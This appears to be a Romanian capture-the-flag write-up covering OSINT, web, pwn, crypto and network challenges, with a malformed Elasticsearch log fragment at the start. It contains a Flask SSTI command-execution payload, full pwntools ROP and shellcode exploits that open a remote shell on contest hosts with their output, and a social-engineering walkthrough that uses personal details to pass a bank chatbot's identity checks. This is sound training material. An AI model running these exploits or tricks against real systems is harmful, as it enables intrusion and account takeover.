640 }
```

```

1 GET threat-monitoring/_search
2 {
3   "size": 10000,
4   "query": {
5     "bool": {
6       "must": [
7         {
8           "exists": {
9             "field": "hosts"
10            }
11          }
12        ]
13      }
14    }
15  }
16  
```

```

448   "Cookie": "session_id=c19c9d1bd83e99cd2409fa626689f50; __utmc=1
449   "vlan_tags": [1],
450   "dns_transaction_id": null,
451   "dns_query": null,
452   "dns_answer": [1],
453   "dns_authority": [],
454   "dns_additional": [],
455   "url_path": "/forums/public/style_images/master/loginmethods/facebook.png",
456   "sql_call": null,
457   "script": null,
458   "refer_url": "http://spammers-paradise.com/forums/",
459   "username": null,
460   "ip": "192.168.62.100:3471ba1d7cf1a877f9",
461   "sha1": "6745de52ceaae88744afaf556cc17577d1e",
462   "sha256": "4025a09ae948ff3c2d7cb5f683888d08061ad21e90e32cf4e6894aa7a674"
463  },
464  "_index": "threat-monitoring",
465  "_type": "doc",
466  "_id": "192.168.62.100:3471ba1d7cf1a877f9",
467  "_score": 1.0,
468  "source": {
469    "ethernet": {
470      "timestamp": "2013-07-08T05:55:00",
471      "source_ip": "192.168.62.100",
472      "destination_ip": "192.168.62.100:24552",
473      "source_port": 49326,
474      "destination_port": 80,
475      "source_mac": "00:56:40:b1:f0",
476      "destination_mac": "00:56:e3:e5:8c",
477      "http_get_method": "GET",
478      "http_get_uri": "/forums/public/style_images/master/logo.png",
479      "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.0.30729; Media Center PC 6.0)"}
480    },
481    "protocols": {
482      "Ethernet": {
483        "type": "Raw"
484      },
485      "IP": {
486        "protocols": [
487          "TCP",
488          "TCP"
489        ],
490        "hosts": [
491          "Spammers-paradise.com"
492        ],
493        "ethertype": 2848,
494        "tcp_flags": [
495          "PSH",
496          "ACK"
497        ],
498        "icmp_type": null,
499        "icmp_code": null,
500        "payload_data": [
501          "GET /forums/public/style_images/master/logo.png HTTP/1.1"
502        ]
503      }
504    }
505  }
506  
```

<social-engineering><OSINT>

Dovada obtinerii flagului

<CTF{3773658d66607d2026adcf8265e0ea999e7a7d0466c0c257012632c3695a596}>

Sumar

< Dupa ce am deschis chat botul am vazut ca singurele comenzi sunt Information si Authentication. Pentru Information gasim un site care nu merge deschis dar am vazut mai multe detalii despre domeniu si unde este administrat, dar aceste detalii nu ne ajuta in gasirea flag-ului. Am continuat cautariile prin Authentication ca sa ne logam in contlui lui James. Prima data i-am trimis un mail pe gmail, si am primit urmatoarele informatii esentiale: James Kensi , james.kensi.92@gmail.com, +40 991 576 774, twitter.com/jameskensi92 si ca acum lucreaza in San Francisco. Dupa ce am dat un check la twiter, in bio am gasit urmatoarele informatii ca sa ne logam cu success si sa pacalim chat-botul si anume: 2015 anul cand s-a casatorit, ziua si luna cand s-a nascut , adica de Sfantul Vasile cel Mare care e pe 01-01, iar .92 am dedus anul nasterii 1992. Dupa logare am vazut in Transactions ce tranzactii am facut si am descoperit: Deposit from card - pending; ### - 2023-11-19 - 11:00 - 199 RON - transfer

- RO39PORL1362167831464231 - RO71PORL9817333979153388 - Sent it back to me please after 20th november. I-am trimis 199 RON la acel cont si am gasit flagul.>

Dovada rezolvării

 **James Kensi** 5 apr. 2024, 15:35 (acum 2 zile)    
către eu ▾

Hello,

Thank you for your email. I am currently working from San Francisco and I am taking longer to respond than usual.

During this period, I will have limited access to email. If your matter is urgent, please contact my department directly.

I will do my best to respond to your email as soon as possible upon my return.

Thank you for your understanding.

Best regards,
James Kensi

james.kensi.92@gmail.com
+40 991 576 774
twitter.com/jameskensi92

The screenshot shows a Twitter profile for 'james.kensi.92'. The profile picture is a man's face. The bio reads: 'Proud born on Saint Basil Senior Risk Manager Father of two Husband since '15 of gorgeous Elisabeth'. Joined November 2023. 4 Following 39 Followers. Not followed by anyone you're following. The timeline shows one tweet from 'james.kensi.1' (@jamesken1) dated Nov 20, 2023, which says: 'Regarding my last tweet... Apologies... eBank is not that amazing. Look how their customer support portal looks'.

eBank Customer ChatBot

Hello, i am your personal eBank assistant. I can help you with: Information, Authentication. Please write your request.

Information

You can find information about our bank on our website: <https://hacktheebank.com>

Authentication

Please enter your message here

eBank Customer ChatBot

Authentication

James: Please tell me your first name.


Kensi: Hello James, may you tell me your last name?

6774: James in order to identify please write the last 4 digits of your phone number.

James: Please tell me your email address.

james.kensi.92@gmail.com

Please enter your message here



eBank Customer ChatBot

location where you logged in?

San Francisco

Welcome James Kensi. How may I help you? Please type in one of the following:
Transactions, Operations,
Help, Information,
Logout. Please write your request.

Transactions

Operations

Last transactions of your account: ### - 2023-11-19 -
12:00 - 100 RON - deposit -
RO71PORL9817333979153388

Please enter your message here **Send**

34.89.210.219:30383

eBank Customer ChatBot

Exchange, History, Exit.

Please type in the account number you want to transfer to.

RO39PORL136216783146423

199

Please type in the amount you want to transfer in RON.

Transfer of 199 RON to RO39PORL1362167831464231 has been completed. Thank you. Flag is
CTF{3773658d66607d2026adcf}

Please enter your message here **Send**

OneDrive

<bad-dev>: <Web>


Dovada obținerii flagului

<CTF{4e86532c1b513931d809f9ad01baa4290c8449c4db9628b8ba5b23dbbb932db8}>

Sumar

<Variabila de suma din copia paginii de plata a netopia era vulnerabila la SSTI {{7*7}}. Am adaugat payload-ul
{{config.__class__.__init__.globals__[%27os%27].popen(%27tac%20flag.txt%27).read()}}, unul din payload-urile cunoscute legate de ssti in flask, de unde am putut sa dam si tac flag.txt.>

Dovada rezolvării





NETOPIA PAYMENTS

`{{config.__class__.__init__.globals__['os'].popen('ls').read()}}`

Număr card Nume titular de card


01 2024 CVV2/CVC

Valoare

Dockerfile __init__.py docker-compose.yml flag.txt requirements.txt static Lei

Plătesc în siguranță

Prin introducerea datelor solicitate în această pagină și continuarea plăti, sunteți de acord cu termenii și condițiile NETOPIA Payments. În Nota de informare GDPR veți regăsi toate informațiile despre modalitățea în care sunt prelucrate datele personale.



NETOPIA PAYMENTS

`{{config.__class__.__init__.globals__['os'].popen('tac flag.txt').read()}}`

Număr card Nume titular de card

01 2024 CVV2/CVC

Valoare

CTF{4e86532c1b513931d809f9ad01baa4290c8449c4db9628b8ba5b23dbbb932db8} Lei

Plătesc în siguranță

Prin introducerea datelor solicitate în această pagină și continuarea plăti, sunteți de acord cu termenii și condițiile NETOPIA Payments. În Nota de informare GDPR veți regăsi toate informațiile despre modalitățea în care sunt prelucrate datele personale.

<finding-god><OSINT>

Dovada obținerii flagului

<CTF{be353ec1796c6c5e5d99e31fa14ce0458977d329a0e97356622fdaf80722d7cd}>

Sumar

<Pentru a descoperii locatia am folosit site-ul <https://osm-search.bellingcat.com/> si am aplicat filtrele cerute apoi am facut sha256 la locatia gasita.>

Dovada rezolvării


The screenshot shows the Overpass Turbo interface with several search filters applied:

- Church (any)**: amenity^{??} = place_of_worship
- Hospital (any)**: amenity^{??} = hospital
- Water (any)**: water^{??} is not null
OR waterway^{??} is not null
- Park (polygon)**: leisure^{??} = park
- Railroad (line)**: railway^{??} is not null

On the right side, there is a large list of OSM tags categorized into groups:

- Road (secondary), Road (residential), Unpaved road, 1-lane road, 2-lane road, 3-lane road, 4-lane road, 5-lane road, 6-lane road, One way road, Sidewalk, Pedestrian path, Cliff, Waterway, Park, Industrial area, Forest, Farmland, Water body, Plaza/square, Building, Building (1 story), Building (2 story), Building (3 story), Building (4 story), Building (5-9 stories), Building (10+ stories), Beach, Church, Hospital, Military use, Restaurant, Convenience store, Supermarket, Shop (any), Fountain, Water

Below the filters, there is a "Custom feature" section with fields for Feature type, OSM key, OSM value, and an "ADD CUSTOM FEATURE" button.



<not-allowed>: <Pwn>

Dovada obținerii flagului

CTF{94688cdd453093ee28814f908a81a73595e0cdfcb1ef8bbbb83e0a7cf5af611d}

Sumar

Am folosit gadget-uri pt ROP ca sa obtin un shell, din care am afisat flag-ul

Dovada rezolvării

Am deschis ghidra si am vazut ca exista functia main (a carei scop este evident buffer overflow) si functia wish, care ne pune in memorie "Here you go: /bin/sh" la adresa etichetei string. Deci, putem sa apelam execve cu parametrii "/bin/sh\x00", null si null folosind mai multe gadget-uri in ordinea asta:

Apelam wish

Gadget pentru pop rdi ca sa punem in acest registru adresa la "/bin/sh\x00" din string

Gadget pentru sub rax, rax ca sa avem valoarea 0 in registrul rax

Gadget pentru mov rsi, rax ca sa avem valoarea 0 si in registrul rsi

Gadget pentru shr rdx, 0x3f ca sa avem valoarea 0 si in acest registru

Gadget pentru inc al, folosit de 59 de ori pentru a avea valoarea corespunzatoare lui execve

Gadget pentru syscall

Folosind urmatorul script, obtinem acces la shell si putem afisa flag-ul.

```
from pwn import *

exe = './not-allowed'

context.binary = exe
context.log_level = "DEBUG"

myexe = ELF(exe)
rop = ROP(exe)

wish = 0x401175
str_addr = 0x404076 + 7
clear_rax = 0x401161
clear_rsi = 0x0000000000004011c4
clear_rdx = 0x000000000000401170
gadget1 = rop.find_gadget(["pop rdi"]).address
gadget2 = 0x00000000004011ce # gadget2 = rop.find_gadget(["inc al"]).address
gadget3 = rop.find_gadget(["syscall"]).address

payload_template = b""
payload_template += b"\x00" * (32 + 8)

payload1 = payload_template + pack(wish) + pack(gadget1) + pack(str_addr) + pack(clear_rax) +
pack(clear_rsi) + pack(clear_rdx) + (59 * pack(gadget2)) + pack(gadget3)

io = remote("35.242.231.35", 31232)
io.sendline(payload1)

io.interactive()
```

```

[+] Opening connection to 34.89.210.219 on port 32494: Done
[DEBUG] Sent 0x239 bytes:
00000000  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | .....|.....|.....|
*
00000020  00 00 00 00  00 00 00 00  75 11 40 00  00 00 00 00 | .....|.....|u@|.....|
00000030  56 11 40 00  00 00 00 00  7d 40 40 00  00 00 00 00 | .....|.....|v@|}@@|.....|
00000040  61 11 40 00  00 00 00 00  c4 11 40 00  00 00 00 00 | .....|.....|a@|.....|
00000050  70 11 40 00  00 00 00 00  ce 11 40 00  00 00 00 00 | .....|.....|p@|.....|
00000060  ce 11 40 00  00 00 00 00  ce 11 40 00  00 00 00 00 | .....|.....|..@|.....|
*
00000230  cc 11 40 00  00 00 00 00  0a | .....|.....|.| |
00000239

[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x1e bytes:
b'flag.txt\n'
b'not-allowed\n'
b'start.sh\n'
flag.txt
not-allowed
start.sh
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
b'cat flag.txt\n'
[DEBUG] Received 0x45 bytes:
b'CTF{94688cdd453093ee28814f908a81a73595e0cdfcb1ef8bbbb83e0a7cf5af611d}'\n
CTF{94688cdd453093ee28814f908a81a73595e0cdfcb1ef8bbbb83e0a7cf5af611d}$ █

```

<admin-star>: <Programming>

Dovada obținerii flagului

CTF{b02ea28c82cd67d84c25c1d67e54c846352031ce2d8bc964ee7320418a575f42}

Sumar

In timp ce incercam sa vad cum functioneaza site-ul cu diferitele functionalitati prezentate in api, am descoperit flag-ul.

Dovada rezolvării

Explorand metodele din site, /session ne spune ca un admin va incerca sa concureze cu noi, iar daca nu ajungem la nod-ul final primii, sesiunea noasta va fi invalidata iar astfel, va trebui sa o luam de la capat.

Am creat o sesiune, am luat token-ul si l-am folosit pentru /file_navigator, unde am pus nodul final ca end_path si next_node ca parametri, dupa care site-ul mi-a spus ca am castigat si mi-a dat flag-ul.

PS: In timp ce faceam pozele, s-a invalidat sesiunea, deci difera nodul final si urmatorul nod din parametrii ultimei poze.

Request URL
`http://34.89.210.219:30695/session`

Server response

Code	Details
200	Response body Token: 55dd87030427cc801e78130b6ba006157655bc48fddfc7586fc92f617cbcf1af

Response headers
content-length: 71
content-type: text/plain; charset=utf-8
date: Sun, 07 Apr 2024 13:16:40 GMT
server: uvicorn

Responses

Curl
`curl -X 'GET' '\n http://34.89.210.219:30695/file_navigator'\n -H 'accept: application/json'\n -H 'super-secret-header: 55dd87030427cc801e78130b6ba006157655bc48fddfc7586fc92f617cbcf1af'`

Request URL
`http://34.89.210.219:30695/file_navigator`

Server response

Code	Details
200	Response body <h1>You are at node 23 and need to reach node 10</h1> <p>You have 5 seconds before the admin will begin his journey to this file '10'.</p><p>Good luck!</p><p>Keep in mind that each file takes some time to load.<h3>Node 23 children:</h3> node 6 --- 0.19996668110226s node 19 --- 0.6410505366938047s

Response headers
content-length: 401
content-type: text/html; charset=utf-8
date: Sun, 07 Apr 2024 13:17:09 GMT
server: uvicorn

Curl
`curl -X 'GET' '\n http://34.89.210.219:30695/file_navigator?next_node=13&end_path=13'\n -H 'accept: application/json'\n -H 'super-secret-header: 5d8fcfaae07838543922a562efb1d4c2426371b17d5f20de785dc2a552a5068d'`

Request URL
`http://34.89.210.219:30695/file_navigator?next_node=13&end_path=13`

Server response

Code	Details
200	Response body You were faster. Here is your prize CTF{b02ea28c82cd67d84c25c1d67e54c846352031ce2d8bc964ee7320418a575f42} --

Response headers
content-length: 109
content-type: text/plain; charset=utf-8
date: Sun, 07 Apr 2024 13:18:42 GMT
server: uvicorn

<harder-assembly>: <Pwn>

Dovada obtinerii flagului

CTF{9b93e344611c1fa883ef647c5a26730823124ae5e56bc5005a319a710ae55a92}

Sumar

Am apelat shellcode-uri (pe care am stat mult timp, deci chiar a fost harder) de mai multe ori ca sa construiesc in memorie "/bin/sh\x00", dupa care am folosit int 0x80 pentru apelul la kernel pentru execve, obtinand astfel acces la shell, dupa care am printat flag-ul.

Dovada rezolvării

Am deschis binarul in ghidra si am observat ca face apel de sistem pentru mprotect, care ne ofera toate permisiunile pentru 0x1000 bytes dupa global offset table, precum si mmap cu toate permisiunile pentru bufferul de 15 bytes folosit la citire.

Progamul verifica daca in input-ul nostru exista byte-ul 0x0f urmat de 0x05, care corespunde cu syscall. Astfel, suntem nevoiti sa folosim int 0x80.

Pentru a apela execve cu parametrii necesari pentru shell access, avem nevoie in primul rand sa construim undeva in memorie string-ul "/bin/sh\x00", pe care il voi construi imediat dupa global offset table, dupa adresa 0x404008 (pe care ghidra imi spune ca nu este folosita nicaieri). Vom construi string-ul pe parcurs, un byte deodata. (numit in script put_char)

Apoi, mai exista un check care verifica daca am revenit in main de prea multe ori, deci dupa fiecare byte pus in memorie, vom aduce rsp la pozitia initiala. (numit in script reset_esp)

La final, facem apel de sistem cu toti aceste parametrii. (numit in script payloadsyscall)

Pentru fiecare din aceste payload-uri este necesara lungimea de 15 bytes a buffer-ului. Daca avem un numar mai mic, folosim nop-uri inainte de return la main.

Astfel, perechea construirii unui caracter si resetarea lui rsp este folosita pentru fiecare caracter din "/bin/sh\x00", dupa care facem apel de sistem cu parametrii necesari. Obtinem astfel acces la shell si afisam flag-ul.

```

from pwn import *

# Set up pwntools for the correct architecture
exe = './harder'

context.binary = exe
context.log_level = "DEBUG"

myexe = ELF(exe)

path = "/bin/sh\x00"
loadaddr = 0x404008

def put_char(io, path, addr, index):
    io.send(asn(f"mov al, {hex(ord(path[i]))} ; mov byte [{hex(addr + i)}], al ;push 0x40125b; ret"))

def reset_esp(io):
    # need this for the check ghidra doesnt show
    # maybe need nops to be 15 bytes?
    io.send(asn("add rsp, 0x80 ; push 0x40125b; nop; nop; ret"))

def fill_one_char(io, path, addr, index):
    put_char(io, path, addr, index)
    reset_esp(io)

io = remote("34.89.210.219", 32765)
for i in range (0, len(path)):
    fill_one_char(io, path, loadaddr, i)

payloadsyscall = asn("mov al, 0x0b; mov ebx, 0x404009; xor ecx, ecx; xor edx, edx; nop; nop ;int 0x80")
io.send(payloadsyscall)

io.interactive()

```

```

[*] Switching to interactive mode
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
b'cat flag.txt\n'
[DEBUG] Received 0x45 bytes:
b'CTF{9b93e344611c1fa883ef647c5a26730823124ae5e56bc5005a319a710ae55a92}'.
CTF{9b93e344611c1fa883ef647c5a26730823124ae5e56bc5005a319a710ae55a92}$
```

<secrets-secrets-secrets>: <Cryptography>

Dovada obținerii flagului

<ctf{fb2570e300e4cf45c27011642df6f894add029290dd6451b5cb7a8f505523337}>

Sumar

<Am rescris codul facandu-l citibil si am afisat string-urile necesare printre care si cheia de decriptie, dupa care rezultat-ul binar l-am pus in cyberchef>

Dovada rezolvárii

The screenshot shows the CyberChef interface with the following details:

- Operations:** Favourites (marked with a star)
- Recipe:** From Binary
- Input:** A long binary string starting with 01000011 01101111 01101110 01100111 01100010 01100001 01101000 01101010 01101100 01101111 01101110 01100011 00100001 00001010 00001010.
- Output:**
 - Raw Bytes: Congratulations!!
 - Text: your Key is:
ctf{fb2570e300e4cf45c27011642df6f894add029290dd6451b5cb7a8f505523337}

<secure-communications>: <Network>

Dovada obținerii flagului

<CTF{ec4a9fda046b09e2dce095f772262c766a857ac041c9cf3745cdd2a76a8b5819}>

Sumar

<filtram pentru websocket, gasim 2 pachete mari unul cu log-uri pentru tls si unul cu un RSA. Le punem in wireshark la TLS sa decripteze cu RSA-ul si cu acele log-uri si o sa apara un nou pachet de websocket cu prima parte din log. Lipim cele 2 log-uri si le folosim pentru o noua decriptie unde la tcp. Eq 35 o sa mai fie un websocket cu flag-ul>

Dovada rezolvárii



The screenshot shows a terminal window with a large amount of sensitive data (private keys) displayed. The terminal title is "private.key". The data is a dump of a private key, starting with "----- BEGIN PRIVATE KEY -----" and ending with "----- END PRIVATE KEY -----". The key itself is a long string of characters, including letters, numbers, and symbols. The terminal interface includes tabs for "private.p12", "private.p12", "private.key", "key.log", "preshared2.log", "key.log", "flag.txt", and "private.key". The status bar at the bottom indicates "In 19, Col 65 | 1703 characters" and "100% | Unix (LF) | UTF-8".

The screenshot shows a browser window with multiple tabs open, each displaying different challenges or tools related to the competition.

- Tab 1:** Unbreakable Romania - un24-eclipse.cyber-edu.co
- Tab 2:** Unbreakable Romania - unbreakableRomania.com
- Tab 3:** Unbreakable Romania - From Hex - CyberChef
- Tab 4:** To Her - CyberChef
- Tab 5:** Dev Tools - Elastic
- Tab 6:** Despre concurs - UNB - ChatGPT

The main content area displays the following sections:

- Competition Details:** Includes a logo for "Unbreakable Romania EC", a "Back to Competitions" link, and a "START DATE" set to Friday, April 5, 2024 at 9:00 AM UTC. Buttons for "Start Training" and "Invite a Friend" are also present.
- LABS, EXERCISES AND TASKS:** A section listing various challenges and tasks waiting to be solved.
- File Explorer:** Shows a tree view of files and folders across several drives:
 - Desktop:** Contains "private.p12", "private.p12", "private.key", "key.log", "preshared2.log", "key.log", "flag.txt", "private.key", "preshares", and a "New" folder.
 - Stefan-Sebastian:** Contains "Desktop", "Documents", "Personalize", "Pictures", and "Videos".
 - System Drives:** Shows "C:\", "D:\", "E:\", "F:\", and "G:\".
- File List:** A detailed list of files and their properties, such as "private.p12", "private.p12", "private.key", "key.log", "preshared2.log", "key.log", "flag.txt", "private.key", "preshares", and "preshare".
- Logs and Tools:** Includes "CyberChef", "Elastic Dev Tools", "From Hex", "To Her", "ChatGPT", and "Contact us".



The screenshot shows a Wireshark interface with the following details:

- File**: chall (1)pcapng
- Edit**: File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help
- Selected Filter**: `websocket`
- Frame List (Left):**
 - Frame 3132: 43.879623917, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3147: 43.888984363, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3152: 43.888984363, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3177: 43.883368881, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3192: 43.885487443, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3207: 43.885825923, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3222: 43.887935944, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
 - Frame 3237: 43.888984363, Src: 127.0.0.1, Dest: 127.0.0.1, Protocol: WebSocket, Length: 175, Info: Text [F:0]
